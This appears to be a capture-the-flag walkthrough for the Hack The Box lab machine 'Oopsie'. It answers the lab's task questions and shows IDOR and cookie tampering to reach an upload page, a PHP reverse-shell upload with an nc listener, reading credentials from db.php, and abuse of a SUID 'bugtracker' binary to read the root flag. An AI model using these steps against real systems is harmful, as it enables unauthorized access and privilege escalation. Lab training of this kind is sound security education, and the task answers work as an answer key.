
**Tier 2 – Oopsie**



To attack on the target machine, we must be on the same network. So I connected the starting point VPN using OpenVPN. Run the following command to connect to OpenVPN:

* Click on **“Download VPN”**. Then the file is downloaded into your computer.
* Go to terminal and navigate to the file.

**$cd /home/downloads/**

* Commend:  
  **$sudo openvpn starting\_point\_ChaithanyaM4**


Here we are successfully connected to target network.

**NOTE:** Don’t close this terminal, use another terminal to pwned the target machines.

Click on **“spawn machine”**, it will display the IP address of target machine.

Check whether the target machine is up or not. Run the following command to check target machine status :

**$ping 10.129.95.191**




* **Task 1:** With what kind of tool can intercept web traffic?


**Proxy**

* **Task 2:** What is the path to the directory on the webserver that returns a login page?

**/cdn-cgi/login**

Go to fire fox and type <http://10.129.95.191> . You will get the webpage.

Right click on the webpage, then click on view source code. In the line number 474 we got a link for the login page, Click on that. Then, it will display a directory for login page.




* **Task 3:** What can be modified in Firefox to get access to the upload page?


**Cookie**

* **Task 4:** What is the access ID of the admin user?

**34322**


**Login as the guest, you can see a repair management system webpage. Click on accounts, we get a user access id, name and email. In the webpage URL change the value to 1, then give enter. Now we get the access id of admin.**





* **Task 5:** On uploading a file, what directory does that file appear in on the server?

**/uploads**

Right click on the page, then click on inspect page. In cookies section, change the value for role and user. It will give access to upload page.


* **Task 6:** What is the file that contains the password that is shared with the robert user?

**db.php**


**Copy the php-reverse-shell.php to current working directory and edit the IP address and port in that file.**

**$ cp /usr/share/webshells/php/php-reverse-shell.php ./**

**$ nano php-reverse-shell.php**




Upload php-reverse-shell.php file in the upload web.



Open the listening port and Change the webpage URL into “10.129.95.191/uploads/php-reverse-shell.php” to get the reverse shell.


**$rlwrap nc –lvnp 4444**




Run the following command to locate the directory and cat the db.php file:

**$ find / -type f –name \*.php 2>/dev/null**

**$cd /var/www/html/cdn-cgi/login**

**$cat db.php**




* **Task 7:** What executable is run with the option “-group bugtracker” to identify all files owned by the bugtracker group?

**Find**

* **Task 8:** Regardless of which user starts running the bugtracker executable, what’s user privileges will use to run?

**Root**

**Run the following command to list the files present in bugtracker directory:**

**$ ls –la /usr/bin/bugtracker**

* **Task 9:** What SUID stands for?


**Set Owner User ID**


* **Task 10:** What is the name of the executable being called in an insecure manner?

**Cat**

Provide Bug ID as 1, We will get the robert@oopsie shell. Again give bugtracker and

give Bug ID as “hello”.

**$ bugtracker**




**Submit user flag**

Navigate to Robert directory and display the file present in that and cat the user.txt file

**$ cd Robert**

**$ls**

**$cat user.txt**




**Submit root flag**

Run the following command in the robert@oopsie shell to get the root flag:

**$ bugtracker**

Provide Bug ID as ..**/root.txt**

It will display the root flag.



**The machine is pwned!!!**

